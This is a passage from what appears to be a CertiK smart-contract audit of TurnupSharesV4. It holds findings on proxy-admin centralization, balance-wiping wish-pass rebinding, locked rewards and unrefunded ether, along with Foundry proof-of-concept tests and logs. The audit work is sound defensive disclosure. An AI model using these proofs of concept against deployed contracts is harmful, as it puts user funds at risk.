We recommend that the team make efforts to restrict access to the admin of the proxy contract. A strategy of combining a time-lock and a multi-signature (⅔, ⅗) wallet can be used to prevent a single point of failure due to a private key compromise. In addition, the team should be transparent and notify the community in advance whenever they plan to migrate to a new implementation contract.

Here are some feasible short-term and long-term suggestions that would mitigate the potential risk to a different level and suggestions that would permanently fully resolve the risk.

Short Term:

A combination of a time-lock and a multi signature (⅔, ⅗) wallet mitigate the risk by delaying the sensitive operation and avoiding a single point of key management failure.

- A time-lock with reasonable latency, such as 48 hours, for awareness of privileged operations;
  AND
- Assignment of privileged roles to multi-signature wallets to prevent a single point of failure due to a private key compromised;
  AND
- A medium/blog link for sharing the time-lock contract and multi-signers addresses information with the community.

For remediation and mitigated status, please provide the following information:

- Provide the deployed time-lock address.
- Provide the **gnosis** address with **ALL** the multi-signer addresses for the verification process.
- Provide a link to the **medium/blog** with all of the above information included.

Long Term:

A combination of a time-lock on the contract upgrade operation and a DAO for controlling the upgrade operation mitigate the contract upgrade risk by applying transparency and decentralization.

- A time-lock with reasonable latency, such as 48 hours, for community awareness of privileged operations;
  AND
- Introduction of a DAO, governance, or voting module to increase decentralization, transparency, and user involvement;
  AND
- A medium/blog link for sharing the time-lock contract, multi-signers addresses, and DAO information with the community.

For remediation and mitigated status, please provide the following information:

- Provide the deployed time-lock address.
- Provide the **gnosis** address with **ALL** the multi-signer addresses for the verification process.
- Provide a link to the **medium/blog** with all of the above information included.

Permanent:

Renouncing ownership of the `admin` account or removing the upgrade functionality can *fully* resolve the risk.

- Renounce the ownership and never claim back the privileged role;
  OR
- Remove the risky functionality.

Note: we recommend the project team consider the long-term solution or the permanent solution. The project team shall make a decision based on the current state of their project, timeline, and project resources.

Alleviation

[TURNUP Team, 11/30/2023]:

I would like to draw your attention to a specific comment in the contract you audited, which can be found at:

TurnupSharesV4.sol#L10.

As noted there, the contract was deployed using a multi-sig wallet and will be upgraded to the version we are auditing with the same Defender wallet. This detail might be significant in the context of the error you described and the suggested mitigation strategies. I believe acknowledging this aspect could provide a more comprehensive understanding of the contract's deployment process and security measures.

Anyway, the proxy is actually owned by a Defender multi-sig wallet, which is the only one that can upgrade the contract. This is the transaction that transferred the ownership to a Gnosis Safe wallet https://bscscan.com/tx/0xe2622ee5860d2887ff25d2c46d10143803a69660de71cae9bf94d2a62b193a14

[CertiK, 11/30/2023]:
The team employs a multisignature solution to ensure secure management of private keys. The Gnosis Safe wallet contract is used, which necessitates authorization from at least 3 out of 5 signers for privileged function executions. The team transferred the owner of proxy admin to the Gnosis Safe wallet. Now only the Gnosis Safe wallet is allowed to upgrade the `TurnupSharesV4` contract.

Multi-sign proxy address:

- **0xfDB8f807773a2435E2De0c834f68c42bB6a36aE9**

The 5 multisignature addresses are:

- 0x0b81bc23A416DA390d3D48e7Ed10E19c81f5D69e
- 0x0D028c72A46DE6Db40BD33d213dF7100D10EAb31
- 0x1fecD1018eEEA384571Ad0cFC3B3F45D3A9BDC27
- 0xe08AED717e14594d0ce7d28aC25e12F995D3A8eE
- 0xefEE0A8bd4300640c19B7D91E617EdDc86e7824A

Additionally, it's worth noting that a multisignature solution alone is insufficient to address issues of centralization. A combination of both multisignature and timelock solutions should be implemented to effectively mitigate this concern for short term.

TSV-17 POTENTIAL INCONSISTENCY IN SHARE SUPPLY AND PURCHASES DUE TO TYPE CHANGES IN `newWishPass()` AND `bindWishPass()` FUNCTIONS

Category	Severity	Location	Status
Logical Issue	Major	contracts/TurnupSharesV4.sol (983e72e1ea6c7630efe6cac0562571837c2285cc): 190, 205, 413, 428	Resolved

Description

In the `TurnupSharesV4` contract, the operator is granted the authority to assign a shares subject to a wisher shares subject via the `newWishPass()` function, or to link a wisher subject to another subject on behalf of the wisher using the `bindWishPass()` function. There are no explicit constraints on when these functions can be invoked. Changing the type of shares subject has implications for both the existing share balance held by purchasers and the total supply in the shares subject.

In the `newWishPass()` function, when the `wisher` subject is established as a `WISH` type, the `totalSupply` is adjusted to match the `reservedQuantity`.

```
413    function newWishPass(address wisher, uint256 reservedQuantity) external
 virtual onlyOperator onlyIfSetup {
414      if (reservedQuantity == 0 || reservedQuantity > 50) revert
ReserveQuantityTooLarge();
415      if (wisher == address(0)) revert InvalidZeroAddress();
416      if (wishPasses[wisher].owner != address(0)) revert ExistingWish(wishPasses[
wisher].owner);
417
418      wishPasses[wisher].owner = wisher;
419      wishPasses[wisher].reservedQuantity = reservedQuantity;
420      wishPasses[wisher].totalSupply = reservedQuantity;
421      emit WishCreated(wisher, reservedQuantity);
422    }
```

However, if the `wisher` subject has already been acquired, the previous supply recorded in `sharesSupply[sharesSubject]` is overlooked and the new `wishPasses[wisher].totalSupply` is used in the `getSupply()` function due to the change in share type to `WISH`.

```
190    function getSupply(address sharesSubject) public view virtual returns (
uint256) {
191      if (wishPasses[sharesSubject].owner != address(0)) {
192        return wishPasses[sharesSubject].totalSupply;
193      } else if (authorizedWishes[sharesSubject] != address(0)) {
194        address wisher = authorizedWishes[sharesSubject];
195        return wishPasses[wisher].totalSupply;
196      } else {
197        return sharesSupply[sharesSubject];
198      }
199    }
```

Furthermore, the users' balance experiences modifications.

```
205    function getBalanceOf(address sharesSubject, address user) public view
 virtual returns (uint256) {
206      if (wishPasses[sharesSubject].owner != address(0)) {
207        return wishPasses[sharesSubject].balanceOf[user];
208      } else if (authorizedWishes[sharesSubject] != address(0)) {
209        address wisher = authorizedWishes[sharesSubject];
210        return wishPasses[wisher].balanceOf[user];
211      } else {
212        return sharesBalance[sharesSubject][user];
213      }
214    }
```

Likewise, in the `bindWishPass()` function, once a subject is associated with a wisher subject, the supply and balance could be mirrored in the wisher subject.

```
428    function bindWishPass(address sharesSubject, address wisher) external
 virtual onlyOperator {
429      if (sharesSubject == address(0) || wisher == address(0)) revert
InvalidZeroAddress();
430      if (wishPasses[wisher].owner != wisher) revert WishNotFound();
431      if (authorizedWishes[sharesSubject] != address(0)) revert WishAlreadyBound(
authorizedWishes[sharesSubject]);
432
433      wishPasses[wisher].subject = sharesSubject;
434      authorizedWishes[sharesSubject] = wisher;
435
436      if (wishPasses[wisher].isClaimReward) revert ClaimRewardShouldBeFalse();
437      wishPasses[wisher].isClaimReward = true;
```

As a result of the alterations in balance pertaining to purchased shares, users are also hindered from selling their originally purchased shares within a shares subject.

Proof of Concept

This proof of concept demonstrates a situation using Foundry where changing the type of shares subject has implications for both the existing share balance held by purchasers and the total supply in the shares subject.

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity 0.8.19;

import "forge-std/Test.sol";
import "../contracts/TurnupSharesV4.sol";
import "@openzeppelin/contracts/proxy/ERC1967/ERC1967Proxy.sol";
import "solpretty/SolPrettyTools.sol";

contract Custom1967Proxy is ERC1967Proxy {
    constructor(address _implementation, bytes memory _data)
ERC1967Proxy(_implementation, _data) {}
}

contract TurnupSharesV4Test is Test, SolPrettyTools {
    TurnupSharesV4 public turnupSharesV4Impl;
    Custom1967Proxy public turnupSharesV4Proxy;
    TurnupSharesV4 public turnupSharesV4;

    address public Bob = makeAddr("Bob");
    address public Tom = makeAddr("Tom");
    address public Operator = makeAddr("Operator");
    address public FeeDestination = makeAddr("FeeDestination");

    address public WISH = makeAddr("WISH");
    address public BIND = makeAddr("BIND");
    address public SubjectA = makeAddr("SubjectA");

    function setUp() public {
        turnupSharesV4Impl = new TurnupSharesV4();
        turnupSharesV4Proxy = new Custom1967Proxy(address(turnupSharesV4Impl), "");
        turnupSharesV4 = TurnupSharesV4(address(turnupSharesV4Proxy));
        turnupSharesV4.initialize();
        turnupSharesV4.setOperator(Operator);
        turnupSharesV4.setFeeDestination(FeeDestination);
        turnupSharesV4.setProtocolFeePercent(0.05 ether); //5%
        turnupSharesV4.setSubjectFeePercent(0.05 ether); //5%

        //init funds
        deal(WISH, 100 ether);
        deal(BIND, 100 ether);
        deal(SubjectA, 100 ether);
        deal(Bob, 100 ether);
        deal(Tom, 1000 ether);
        deal(address(turnupSharesV4Proxy), 10000 ether);

        //set lables
        vm.label(SubjectA, "SubjectA");
        vm.label(WISH, "WISH");
        vm.label(BIND, "BIND");
```

```
        vm.label(Bob, "Bob");
        vm.label(Tom, "Tom");
    }

    // === WISH tests
    function test_newWishPass_buyShares() public {
        vm.startPrank(Operator);
        console2.log("Operator create a new wish with 10 reserved shares");
        turnupSharesV4.newWishPass(WISH, 10);
        vm.startPrank(Bob);
        uint256 amount = 10;
        uint payment = turnupSharesV4.getBuyPriceAfterFee(WISH, amount);
        console2.log("Bob buys %d shares of WISH by paying %d", amount, payment);
        turnupSharesV4.buyShares{value: payment}(WISH, amount);
    }

    function newWishPass(address wish) internal {
        vm.startPrank(Operator);
        showSupply(wish);
        console2.log("PRIVILEGE: Operator create a new [Wisher:%s] with 8 reserved
shares",
            vm.getLabel(wish));
        turnupSharesV4.newWishPass(wish, 8);
        showSupply(wish);
        vm.stopPrank();
    }

    function bindWishPass(address subject, address wish) internal {
        vm.startPrank(Operator);
        showSupply(subject);
        showSupply(wish);
        console2.log("PRIVILEGE: Operator binds [Wisher-%s] to [Subject-%s]",
            vm.getLabel(wish), vm.getLabel(subject));
        turnupSharesV4.bindWishPass(subject, wish);
        showSupply(subject);
        showSupply(wish);
        vm.stopPrank();
    }

    function buyerBuySharesFrom(address buyer, address subject, uint256 amount)
internal {
        vm.startPrank(buyer);
        showBalanceOf(subject, buyer);
        uint payment = turnupSharesV4.getBuyPriceAfterFee(subject, amount);
        console2.log("USER: %s buys %d shares from %s with payment:",
            vm.getLabel(buyer), amount, vm.getLabel(subject));
        pp(payment, 18, 5, "ether");
        turnupSharesV4.buyShares{value: payment}(subject, amount);
        showBalanceOf(subject, buyer);
```

```
        vm.stopPrank();
    }

    function showBalanceOf(address subject, address user) internal {
        uint256 balance = turnupSharesV4.getBalanceOf(subject, user);
        console2.log("BALANCE: %s has %d shares from %s",
            vm.getLabel(user), balance, vm.getLabel(subject));
    }

    function sellerSellSharesFrom(address seller, address subject, uint256 amount)
internal {
        vm.startPrank(seller);
        console2.log("USER: %s sells %d shares from %s",
            vm.getLabel(seller), amount, vm.getLabel(subject));
        turnupSharesV4.sellShares(subject, amount);
        showBalanceOf(subject, seller);
        vm.stopPrank();
    }

    function showSupply(address subject) internal {
        console2.log("SUPPLY: %s's supply is %d, sharesSupply is %d",
            vm.getLabel(subject), turnupSharesV4.getSupply(subject),
turnupSharesV4.sharesSupply(subject));
    }

    function test_POC2_newWishPass_bindWishPass_buyShares() public {
        newWishPass(WISH);
        buyerBuySharesFrom(SubjectA, SubjectA, 1);
        buyerBuySharesFrom(Bob, SubjectA, 10);
        buyerBuySharesFrom(Tom, SubjectA, 20);
        bindWishPass(SubjectA, WISH);
        buyerBuySharesFrom(Bob, SubjectA, 10);
    }

    function test_POC2_buyShares_newWishPass_buyShares_bindWishPass_buyShares()
public {
        //SubjectA is KEY
        buyerBuySharesFrom(SubjectA, SubjectA, 10);
        buyerBuySharesFrom(Bob, SubjectA, 15);
        //SubjectA is WISH
        newWishPass(SubjectA);
        buyerBuySharesFrom(Bob, SubjectA, 20);
        newWishPass(WISH);
        //SubjectA is BIND
        bindWishPass(SubjectA, WISH);
        buyerBuySharesFrom(Bob, SubjectA, 25);
    }
}
```

Result output:

```
% forge test --mc TurnupSharesV4Test --mt test_POC2 -vvv
[⠒] Compiling 1 files with 0.8.19
[⠒] Solc 0.8.19 finished in 1.63s
Compiler run successful!

Running 2 tests for test/TurnupSharesV4.t.sol:TurnupSharesV4Test
[PASS] test_POC2_buyShares_newWishPass_buyShares_bindWishPass_buyShares() (gas:
674129)
Logs:
  BALANCE: SubjectA has 0 shares from SubjectA
  USER: SubjectA buys 10 shares from SubjectA with payment:
  0.15675 ether
  BALANCE: SubjectA has 10 shares from SubjectA
  BALANCE: Bob has 0 shares from SubjectA
  USER: Bob buys 15 shares from SubjectA with payment:
  2.53825 ether
  BALANCE: Bob has 15 shares from SubjectA
  SUPPLY: SubjectA's supply is 25, sharesSupply is 25
  PRIVILEGE: Operator create a new [Wisher:SubjectA] with 8 reserved shares
  SUPPLY: SubjectA's supply is 8, sharesSupply is 25
  BALANCE: Bob has 0 shares from SubjectA
  USER: Bob buys 20 shares from SubjectA with payment:
  3.73450 ether
  BALANCE: Bob has 20 shares from SubjectA
  SUPPLY: WISH's supply is 0, sharesSupply is 0
  PRIVILEGE: Operator create a new [Wisher:WISH] with 8 reserved shares
  SUPPLY: WISH's supply is 8, sharesSupply is 0
  SUPPLY: SubjectA's supply is 28, sharesSupply is 25
  SUPPLY: WISH's supply is 8, sharesSupply is 0
  PRIVILEGE: Operator binds [Wisher-WISH] to [Subject-SubjectA]
  SUPPLY: SubjectA's supply is 28, sharesSupply is 25
  SUPPLY: WISH's supply is 8, sharesSupply is 0
  BALANCE: Bob has 20 shares from SubjectA
  USER: Bob buys 25 shares from SubjectA with payment:
  22.71500 ether
  BALANCE: Bob has 45 shares from SubjectA

[PASS] test_POC2_newWishPass_bindWishPass_buyShares() (gas: 585680)
Logs:
  SUPPLY: WISH's supply is 0, sharesSupply is 0
  PRIVILEGE: Operator create a new [Wisher:WISH] with 8 reserved shares
  SUPPLY: WISH's supply is 8, sharesSupply is 0
  BALANCE: SubjectA has 0 shares from SubjectA
  USER: SubjectA buys 1 shares from SubjectA with payment:
  0.00000 ether
  BALANCE: SubjectA has 1 shares from SubjectA
  BALANCE: Bob has 0 shares from SubjectA
  USER: Bob buys 10 shares from SubjectA with payment:
  0.21175 ether
```

```
  BALANCE: Bob has 10 shares from SubjectA
  BALANCE: Tom has 0 shares from SubjectA
  USER: Tom buys 20 shares from SubjectA with payment:
  4.98850 ether
  BALANCE: Tom has 20 shares from SubjectA
  SUPPLY: SubjectA's supply is 31, sharesSupply is 31
  SUPPLY: WISH's supply is 8, sharesSupply is 0
  PRIVILEGE: Operator binds [Wisher-WISH] to [Subject-SubjectA]
  SUPPLY: SubjectA's supply is 8, sharesSupply is 31
  SUPPLY: WISH's supply is 8, sharesSupply is 0
  BALANCE: Bob has 0 shares from SubjectA
  USER: Bob buys 10 shares from SubjectA with payment:
  0.90475 ether
  BALANCE: Bob has 10 shares from SubjectA

Test result: ok. 2 passed; 0 failed; 0 skipped; finished in 8.67ms

Ran 1 test suites: 2 tests passed, 0 failed, 0 skipped (2 total tests)
```

Recommendation

It's recommended to refactor the current implementation in such a manner that alterations in the types of shares subjects do not impact the extant supply or shares previously purchased by subjects.

Alleviation

[TURNUP Team, 11/30/2023]:

Fixed in https://github.com/TurnUpTeam/turnup-contracts/pull/12.

[CertiK, 11/30/2023]:

The team resolved this issue by adding extra restrictions in these functions. The changes were incorporated in the commit d9ce68588d4b82076c31b861e499794f4310b346.

TSV-10 POTENTIAL LOCKING SUBJECT REWARDS IN THE CONTRACT `TurnupSharesV4`

Category	Severity	Location	Status
Logical Issue	Medium	contracts/TurnupSharesV4.sol (983e72e1ea6c7630efe6cac0562571837c2285cc): 296, 440	Resolved

Description

Users invoke the function `buyShares` to buy shares for a specified subject. In cases where the subject type is 'WISH,' the rewards designated for the subject will not be transferred to the share subject immediately; instead, they remain in the contract.

```
290     if (wishPasses[sharesSubject].owner != address(0)) {
291       if (wishPasses[sharesSubject].subject != address(0)) revert
BoundCannotBeBuyOrSell();
292       subjectType = SubjectType.WISH;
293       wishPasses[sharesSubject].totalSupply += amount;
294       wishPasses[sharesSubject].balanceOf[_msgSender()] += amount;
295       wishPasses[sharesSubject].subjectReward += subjectFee;
296       _sendBuyFunds(protocolFee, subjectFee, address(0));
297     }
```

The subject rewards are only dispatched to the share subject when the operator triggers the `bindWishPass` function to associate the wish with the share subject.

```
439     if (wishPasses[wisher].subjectReward > 0) {
440
    (bool success, ) = sharesSubject.call{value: wishPasses[wisher].subjectReward}
("");
441       if (!success) revert UnableToClaimReward();
442     }
```

However, if a wisher decides not to participate in the system, and the operator neglects to execute the `bindWishPass` function to link the wish to the share subject, there is a potential scenario where the subject rewards become locked within the contract.

Recommendation

We recommend considering this specific scenario and ensuring the proper handling of subject rewards.

Alleviation

[TURNUP Team, 12/01/2023]:

Fixed in:

https://github.com/TurnUpTeam/turnup-contracts/pull/17

https://github.com/TurnUpTeam/turnup-contracts/pull/20

https://github.com/TurnUpTeam/turnup-contracts/pull/21

[CertiK, 12/01/2023]:

The team heeded the advice to resolve this issue and changes were reflected in the commit d9ce68588d4b82076c31b861e499794f4310b346.

TUT-01 POTENTIAL ETHER LOSS DUE TO LACK OF SURPLUS NATIVE COINS RETURN MECHANISM

Category	Severity	Location	Status
Logical Issue	Medium	contracts/TurnupSharesV4.sol (983e72e1ea6c7630efe6cac0562571837c2285cc): 286, 463; contracts/TurnupSharesV4.sol (1201-main-d9ce68): 503	Resolved

Description

The `buyShares()` and `claimReservedWishPass` functions are tagged as `payable`, yet it fails to return any remaining native tokens. This could potentially result in the unintentional loss of Ether.

```
276    function buyShares(address sharesSubject, uint256 amount) public payable
 virtual onlyIfSetup {
277      uint256 supply = getSupply(sharesSubject);
278      // solhint-disable-next-line reason-string
279      if (!(supply > 0 || sharesSubject == _msgSender())) revert
OnlyKeysOwnerCanBuyFirstKey();
280
281      uint256 price = getPrice(supply, amount);
282      uint256 protocolFee = getProtocolFee(price);
283      uint256 subjectFee = getSubjectFee(price);
284
285      // solhint-disable-next-line reason-string
286      if (msg.value < price + protocolFee + subjectFee) revert
TransactionFailedDueToPrice();
```

This implies that if a user sends more Ether than the sum of the price, protocol fee, and subject fee, the excess amount is not returned, leading to potential Ether loss.

Recommendation

We recommend paying the surplus native tokens back.

Alleviation

[TURNUP Team, 11/30/2023]:

Fixed in https://github.com/TurnUpTeam/turnup-contracts/pull/11.

[CertiK, 12/01/2023]:

The issue still persists in the latest commit d9ce68588d4b82076c31b861e499794f4310b346.

```
494     for (uint256 i = 0; i < sharesSubjects.length; i++) {
495       (bool success, uint256 excess) = _buyShares(
496         sharesSubjects[i],
497         amounts[i],
498         expectedPrices[i],
499
// Since prices can change, we don't revert on price error to avoid cancelling all
the purchases

500         false
501       );
502       if (success) {
503         consumed += expectedPrices[i];
504       }
505       excesses += excess;
506     }
507     if (msg.value < consumed) revert InsufficientFunds();
508     uint256 remain = msg.value - consumed;
509     if (remain > excesses) {
510       _sendFundsBackIfUnused(msg.value - excesses);
511     }
```

The `consumed` is accumulated from the `expectedPrices[i]` which is not the real used ether in one iteration.

Additionally, the issue also exists in the `claimReservedWishPass` function.

This proof of concept using Foundry illustrates the scenario where some ether remains in the contract following the sale of all shares.

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity 0.8.19;

import "forge-std/Test.sol";
import "../contracts/TurnupSharesV4.sol";
import "@openzeppelin/contracts/proxy/ERC1967/ERC1967Proxy.sol";
import "solpretty/SolPrettyTools.sol";
import "./TimestampConverter.sol";

contract Custom1967Proxy is ERC1967Proxy {
    constructor(address _implementation, bytes memory _data)
ERC1967Proxy(_implementation, _data) {}
}

contract TurnupSharesV5Test is Test, SolPrettyTools {
    using TimestampConverter for uint256;

    TurnupSharesV4 public turnupSharesV5Impl;
    Custom1967Proxy public turnupSharesV5Proxy;
    TurnupSharesV4 public turnupSharesV5;

    address public Bob = makeAddr("Bob");
    address public Tom = makeAddr("Tom");
    address public Operator = makeAddr("Operator");
    address public FeeDestination = makeAddr("FeeDestination");
    address public DAO = makeAddr("DAO");

    address public WISH = makeAddr("WISH");
    address public BIND = makeAddr("BIND");
    address public SubjectA = makeAddr("SubjectA");

    function setUp() public {
        vm.warp(1701424800);
        turnupSharesV5Impl = new TurnupSharesV4();
        turnupSharesV5Proxy = new Custom1967Proxy(address(turnupSharesV5Impl), "");
        turnupSharesV5 = TurnupSharesV4(address(turnupSharesV5Proxy));
        turnupSharesV5.initialize();
        turnupSharesV5.setOperator(Operator);
        turnupSharesV5.setFeeDestination(FeeDestination);
        turnupSharesV5.setProtocolFeePercent(0.05 ether); //5%
        turnupSharesV5.setSubjectFeePercent(0.05 ether); //5%
        turnupSharesV5.setDAO(DAO);

        //init funds
        deal(WISH, 1000 ether);
        deal(BIND, 1000 ether);
        deal(SubjectA, 1000 ether);
        deal(Bob, 1000 ether);
        deal(Tom, 1000 ether);
```

```
        deal(address(turnupSharesV5Proxy), 10000 ether);

        //set lables
        vm.label(SubjectA, "SubjectA");
        vm.label(WISH, "WISH");
        vm.label(BIND, "BIND");
        vm.label(Bob, "Bob");
        vm.label(Tom, "Tom");
        vm.label(DAO, "DAO");
    }

    function test_POC1_batchBuyShares_sellShares() public {
        deal(address(turnupSharesV5), 0);
        buyerBuySharesFrom(SubjectA, SubjectA, 1);
        address[] memory shareSubjects = new address[](10);
        uint256[] memory amounts = new uint256[](10);
        uint256[] memory expectedPrices = new uint256[](10);
        uint256 payment;
        uint256 amount = 10;
        uint256 supply = turnupSharesV5.getSupply(SubjectA);
        for (uint256 i; i < 10; i++) {
            shareSubjects[i] = SubjectA;
            amounts[i] = amount;
            uint currentPay = turnupSharesV5.getPrice(supply, amount);
            currentPay += turnupSharesV5.getSubjectFee(currentPay);
            currentPay += turnupSharesV5.getProtocolFee(currentPay);
            expectedPrices[i] = currentPay;
            payment += currentPay;
            supply += amount;
        }
        amounts[2] = 5;
        amounts[4] = 11;
        uint256 totalAmount = 0;
        for (uint256 i; i < 10; i++) {
            console2.log("amount = %d, expectedPrice = %d", amounts[i],
expectedPrices[i]);
            totalAmount += amounts[i];
        }
        vm.startPrank(Tom);
        console2.log("Tom buys totally %d shares of SubjectA in 10 batches by with
payment:", totalAmount);
        pp(payment, 18, 5, "ether");
        showBalanceOf(SubjectA, Tom);
        turnupSharesV5.batchBuyShares{value: payment}(shareSubjects, amounts,
expectedPrices);
        showBalanceOf(SubjectA, Tom);
        vm.stopPrank();
        sellerSellSharesFrom(Tom, SubjectA, turnupSharesV5.getBalanceOf(SubjectA,
Tom));
        withdrawFeesAndFunds();
```

```
    }

    function test_POC1_SingleBuyShares_SellShares() public {
        deal(address(turnupSharesV5), 0);
        buyerBuySharesFrom(SubjectA, SubjectA, 1);
        buyerBuySharesFrom(Tom, SubjectA, 96);
        sellerSellSharesFrom(Tom, SubjectA, 96);
        withdrawFeesAndFunds();
    }

    // === WISH tests
    function test_newWishPass_buyShares() public {
        vm.startPrank(Operator);
        console2.log("Operator create a new wish with 10 reserved shares");
        turnupSharesV5.newWishPass(WISH, 10);
        vm.startPrank(Bob);
        uint256 amount = 10;
        uint payment = turnupSharesV5.getBuyPriceAfterFee(WISH, amount);
        console2.log("Bob buys %d shares of WISH by paying %d", amount, payment);
        turnupSharesV5.buyShares{value: payment}(WISH, amount);
    }

    function newWishPass(address wish) internal {
        console2.log("Current time: %s", block.timestamp.convertTimestamp());
        vm.startPrank(Operator);
        console2.log("PRIVILEGE: Operator create a new [Wisher:%s] with 8 reserved
shares",
            vm.getLabel(wish));
        turnupSharesV5.newWishPass(wish, 8);
        showSupply(wish);
        vm.stopPrank();
    }

    function bindWishPass(address subject, address wish) internal {
        console2.log("Current time: %s", block.timestamp.convertTimestamp());
        vm.startPrank(Operator);
        showSupply(subject);
        showSupply(wish);
        console2.log("PRIVILEGE: Operator binds [Wisher-%s] to [Subject-%s]",
            vm.getLabel(wish), vm.getLabel(subject));
        turnupSharesV5.bindWishPass(subject, wish);
        showSupply(subject);
        showSupply(wish);
        vm.stopPrank();
    }

    function buyerBuySharesFrom(address buyer, address subject, uint256 amount)
internal {
        console2.log("Current time: %s", block.timestamp.convertTimestamp());
```

```
        vm.startPrank(buyer);
        showBalanceOf(subject, buyer);
        //uint price = turnupSharesV4.getBuyPrice(subject, amount);
        //uint subjectFee = turnupSharesV4.getSubjectFee(price);
        uint payment = turnupSharesV5.getBuyPriceAfterFee(subject, amount);
        console2.log("USER: %s buys %d shares from %s with payment:",
            vm.getLabel(buyer), amount, vm.getLabel(subject));
        pp(payment, 18, 5, "ether");
        //pp(subjectFee, 18, 5, "ether");
        turnupSharesV5.buyShares{value: payment}(subject, amount);
        showBalanceOf(subject, buyer);
        vm.stopPrank();
    }

    function showBalanceOf(address subject, address user) internal {
        uint256 balance = turnupSharesV5.getBalanceOf(subject, user);
        console2.log("BALANCE: %s has %d shares from %s with available coins:",
            vm.getLabel(user), balance, vm.getLabel(subject));
        pp(user.balance, 18, 5, "ether");
    }

    function sellerSellSharesFrom(address seller, address subject, uint256 amount)
internal {
        console2.log("Current time: %s", block.timestamp.convertTimestamp());
        vm.startPrank(seller);
        showBalanceOf(subject, seller);
        //uint price = turnupSharesV4.getSellPrice(subject, amount);
        //uint subjectFee = turnupSharesV4.getSubjectFee(price);
        console2.log("USER: %s sells %d shares from %s",
            vm.getLabel(seller), amount, vm.getLabel(subject));
        //pp(subjectFee, 18, 5, "ether");
        turnupSharesV5.sellShares(subject, amount);
        showBalanceOf(subject, seller);
        vm.stopPrank();
    }

    function showSupply(address subject) internal {
        console2.log("SUPPLY: %s's supply is %d, sharesSupply is %d",
            vm.getLabel(subject), turnupSharesV5.getSupply(subject),
turnupSharesV5.sharesSupply(subject));
    }

    function withdrawFeesAndFunds() internal {
        vm.startPrank(FeeDestination);
        if (turnupSharesV5.protocolFees() > 0) {
            console2.log("FeeDestination withdraws all protocol fees");
            turnupSharesV5.withdrawProtocolFees(0);
        }
        vm.startPrank(DAO);
```

```
        (,,,address subject,,,,) = turnupSharesV5.wishPasses(WISH);
        if (subject != address(0)) {
            console2.log("DAO closes expired wish");
            turnupSharesV5.closeExpiredWish(WISH);
        }
        if (turnupSharesV5.DAOBalance() != 0) {
            console2.log("DAO withdraws all DAO funds");
            turnupSharesV5.withdrawDAOFunds(0, DAO);
        }
        console2.log("Current funds in the contract: ");
        pp(address(turnupSharesV5).balance, 18, 5, "ether");
        vm.stopPrank();
    }
}
```

Result output:

```
% forge test --mc TurnupSharesV5Test --mt test_POC1 -vvv
[⠒] Compiling...
[⠒] Compiling 4 files with 0.8.19
[⠒] Solc 0.8.19 finished in 2.48s
Compiler run successful!

Running 2 tests for test/TurnupSharesV5.t.sol:TurnupSharesV5Test
[PASS] test_POC1_SingleBuyShares_SellShares() (gas: 458816)
Logs:
  Current time: 2023-12-1 10:0:0
  BALANCE: SubjectA has 0 shares from SubjectA with available coins:
  1,000.00000 ether
  USER: SubjectA buys 1 shares from SubjectA with payment:
  0.00000 ether
  BALANCE: SubjectA has 1 shares from SubjectA with available coins:
  1,000.00000 ether
  Current time: 2023-12-1 10:0:0
  BALANCE: Tom has 0 shares from SubjectA with available coins:
  1,000.00000 ether
  USER: Tom buys 96 shares from SubjectA with payment:
  164.74480 ether
  BALANCE: Tom has 96 shares from SubjectA with available coins:
  835.25520 ether
  Current time: 2023-12-1 10:0:0
  BALANCE: Tom has 96 shares from SubjectA with available coins:
  835.25520 ether
  USER: Tom sells 96 shares from SubjectA
  BALANCE: Tom has 0 shares from SubjectA with available coins:
  970.04640 ether
  FeeDestination withdraws all protocol fees
  Current funds in the contract:
  0.00000 ether

[PASS] test_POC1_batchBuyShares_sellShares() (gas: 648945)
Logs:
  Current time: 2023-12-1 10:0:0
  BALANCE: SubjectA has 0 shares from SubjectA with available coins:
  1,000.00000 ether
  USER: SubjectA buys 1 shares from SubjectA with payment:
  0.00000 ether
  BALANCE: SubjectA has 1 shares from SubjectA with available coins:
  1,000.00000 ether
  amount = 10, expectedPrice = 212231250000000000
  amount = 10, expectedPrice = 1369856250000000000
  amount = 5, expectedPrice = 3629981250000000000
  amount = 10, expectedPrice = 6992606250000000000
  amount = 11, expectedPrice = 11457731250000000000
  amount = 10, expectedPrice = 17025356250000000000
```

```
  amount = 10, expectedPrice = 23695481250000000000
  amount = 10, expectedPrice = 31468106250000000000
  amount = 10, expectedPrice = 40343231250000000000
  amount = 10, expectedPrice = 50320856250000000000
  Tom buys totally 96 shares of SubjectA in 10 batches by with payment:
  186.51543 ether
  BALANCE: Tom has 0 shares from SubjectA with available coins:
  1,000.00000 ether
  BALANCE: Tom has 96 shares from SubjectA with available coins:
  813.48456 ether
  Current time: 2023-12-1 10:0:0
  BALANCE: Tom has 96 shares from SubjectA with available coins:
  813.48456 ether
  USER: Tom sells 96 shares from SubjectA
  BALANCE: Tom has 0 shares from SubjectA with available coins:
  948.27576 ether
  FeeDestination withdraws all protocol fees
  Current funds in the contract:
  21.77063 ether

Test result: ok. 2 passed; 0 failed; 0 skipped; finished in 8.89ms

Ran 1 test suites: 2 tests passed, 0 failed, 0 skipped (2 total tests)
```

Under typical circumstances, once all shares have been sold, there should be no remaining Ether in the contract. However, in the described scenario, a user purchases a batch of 96 shares, and after selling these shares, 21.77 Ether still remains in the contract.

[CertiK, 12/06/2023]:

The problem is not completely resolved in the latest commit 1a18d23ac46149418a40ebbe8a99f9f0e6aec33d.

```
562     uint256 consumed = 0;
563     uint256 excesses = 0;
564     for (uint256 i = 0; i < sharesSubjects.length; i++) {
565       (bool success, uint256 excess) = _buyShares(
566         sharesSubjects[i],
567         amounts[i],
568         expectedPrices[i],
569
// Since prices can change, we don't revert on price error to avoid cancelling all
the purchases

570         false
571       );
572       if (success) {
573         consumed += expectedPrices[i] - excess;
574       }
575       excesses += excess;
576     }
577     if (msg.value < consumed) revert InsufficientFunds();
578     uint256 remain = msg.value - consumed;
579     if (remain > excesses) {
580       _sendFundsBackIfUnused(msg.value - excesses);
581     }
```

While the recent code has made the necessary adjustments to the `consumed` variable which now accumulates the actual amount used in each successful iteration, there is still a concern. The `remain` variable which represents the amount to be refunded is correctly calculated, however, the `excesses` variable appears to be superfluous.

To rectify this, the code could be revised as follows:

```
562     uint256 consumed = 0;
563     for (uint256 i = 0; i < sharesSubjects.length; i++) {
564       (bool success, uint256 excess) = _buyShares(
565         sharesSubjects[i],
566         amounts[i],
567         expectedPrices[i],
568
// Since prices can change, we don't revert on price error to avoid cancelling all
the purchases

569         false
570       );
